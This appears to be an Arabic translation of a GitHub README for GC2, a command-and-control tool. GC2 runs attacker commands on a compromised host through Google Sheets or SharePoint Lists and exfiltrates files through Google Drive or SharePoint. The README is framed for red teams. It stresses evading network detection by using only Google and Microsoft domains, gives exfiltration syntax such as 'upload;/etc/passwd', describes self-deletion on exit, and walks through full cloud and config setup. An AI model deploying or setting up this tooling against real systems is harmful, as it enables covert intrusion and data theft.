 loociprian/gc2-sheet

GC2 هو تطبيق للتحكم والقيادة يسمح للمهاجم بتنفيذ أوامر على الجهاز المستهدف باستخدام Google Sheet أو قائمة Microsoft SharePoint، واستخراج الملفات باستخدام Google Drive أو مستند Microsoft SharePoint.

GC2 (Google Command and Control) هو تطبيق للقيادة والتحكم (Command and Control) يسمح للمهاجم بتنفيذ أوامر على الجهاز المستهدف باستخدام Google Sheet أو Microsoft SharePoint List وتسريب الملفات باستخدام Google Drive أو Microsoft SharePoint Document.
تم تطوير هذا المشروع لتوفير أداة للقيادة والتحكم لا تتطلب أي إعداد خاص (مثل: نطاق مخصص، VPS، CDN، ...) أثناء أنشطة Red Teaming.
علاوة على ذلك، سيتفاعل البرنامج فقط مع نطاقات Google و Microsoft (مثل *.google.com) لجعل اكتشاف الشبكة أكثر صعوبة.


سيتم إنشاء Google Sheet تلقائيًا بواسطة C2. بمجرد إنشائه، يمكنك التفاعل مع النظام المخترق كما هو موضح أدناه.

سيتم إنشاء Microsoft SharePoint List تلقائيًا بواسطة C2. بمجرد إنشائه، يمكنك التفاعل مع النظام المخترق كما هو موضح أدناه.
يوجد أمر خاص مخصص لتسريب الملفات من النظام المستهدف.
From Target to Google Drive/Microsoft SharePoint Document
upload;<local path>
Example:
upload;/etc/passwd
ملاحظة: يتم استبدال الملفات التي تحمل نفس الاسم تلقائيًا.
يوجد أمر خاص مخصص لتنزيل الملفات على النظام المستهدف.
From Google Drive to Target
download;<google drive file id>;<local path>
Example:
download;<file ID>;/home/user/downloaded.txt
ملاحظة: يجب حفظ الملفات في المجلد الجذر لـ SharePoint، وعادة ما يكون "Documents"
From SharePoint to Target
download;<SharePoint file path>;<local path>
Example:
download;download.txt;/home/user/downloaded.txt
عن طريق إرسال الأمر exit، سيقوم C2 بإنهاء نفسه وحذف نفسه من النظام المستهدف.
ملاحظة جانبية: من وثائق os: إذا تم استخدام ارتباط رمزي لبدء العملية، وفقًا لنظام التشغيل، فقد تكون النتيجة الارتباط الرمزي أو المسار الذي يشير إليه. في هذه الحالة، يتم حذف الارتباط الرمزي.
يدعم هذا C2 خدمات Google (Google Sheet + Google Drive) و Microsoft (SharePoint Lists + SharePoint Document). لاستخدام C2، تحتاج إلى إعداد كل من التكوين المحلي والسحابي.
إنشاء حساب خدمة Google جديد
أنشئ حساب خدمة Google جديدًا باستخدام https://console.cloud.google.com/، وأنشئ ملف مفتاح .json لحساب الخدمة.
تفعيل واجهة برمجة تطبيقات Google Sheet و Google Drive
قم بتفعيل Google Drive API https://developers.google.com/drive/api/v3/enable-drive-api و Google Sheet API https://developers.google.com/sheets/api/quickstart/go.
إعداد Google Sheet و Google Drive


أنشئ Google Sheet جديدًا وشاركه (كمحرر) مع حساب الخدمة (باستخدام بريده الإلكتروني).

أنشئ مجلد Google Drive جديدًا وشاركه (كمحرر) مع حساب الخدمة (باستخدام بريده الإلكتروني).
للتفاعل مع خدمات Microsoft، ستحتاج أولاً إلى اشتراك Business (يمكنك الحصول على اشتراك مجاني لأول 30 يومًا).
إنشاء تطبيق Azure
أنشئ تطبيق Azure جديدًا كما هو موضح هنا https://learn.microsoft.com/en-us/graph/auth-v2-service?tabs=http


بعد إنشاء التطبيق الجديد، قم بتفعيل واجهات برمجة تطبيقات Graph التالية:
تنزيل C2
يمكن استنساخ C2 مباشرة من GitHub:
git clone https://github.com/looCiprian/GC2-sheet
cd GC2-sheet
تكوين C2
لتكوين C2، تحتاج إلى تعديل ملف cmd/options.yml. يدعم C2 خدمات Google و Microsoft، كما يمكن مزجها.
خدمات Google فقط
CommandService: "Google" # Google Sheet will be used as command service to pull commands and push commands' output
FileSystemService: "Google" # Google Drive will be used as file system to download and exfiltrate files
GoogleServiceAccountKey : "1234567890" # your escaped json file
GoogleSheetID: "0987654321" # your Google Sheet ID (can be found in the URL)
GoogleDriveID: "1234554321" # your Google Drive folder ID (can be found in the URL)
#RowId: 1 # optional, specify from which (Google Sheet or SharePoint List) row the beacon should pull new commands
#Proxy: "http://127.0.0.1:8080" # optional, specify the proxy
Verbose: true # optional, suggested for debugging purposes
يجب تخطي مفتاح حساب خدمة Google الخاص بك قبل لصقه في ملف التكوين. يمكنك استخدام الأمر التالي لتخطيه:
cat key.json | jq -r @json | sed 's/\\n/\\\\n/g' | sed 's/\"/\\"/g'
خدمات Microsoft فقط
CommandService: "Microsoft" # Microsoft SharePoint List will be used as command service to pull commands and push commands' output
FileSystemService: "Microsoft" # Microsoft SharePoint Document will be used as file system to download and exfiltrate files
MicrosoftTenantID: "567890098765" # your Azure Tenant ID where the Azure Application was created
MicrosoftClientID: "098765567890" # your Azure Application ID
MicrosoftClientSecret: "1234509876" # your Azure Application Secret value
MicrosoftSiteID: "0987612345" # # your SharePoint ID
#RowId: 1 # optional, specify from which (Google Sheet or SharePoint List) row the beacon should pull new commands
#Proxy: "http://127.0.0.1:8080" # optional, specify the proxy
Verbose: true # optional, suggested for debugging purposes
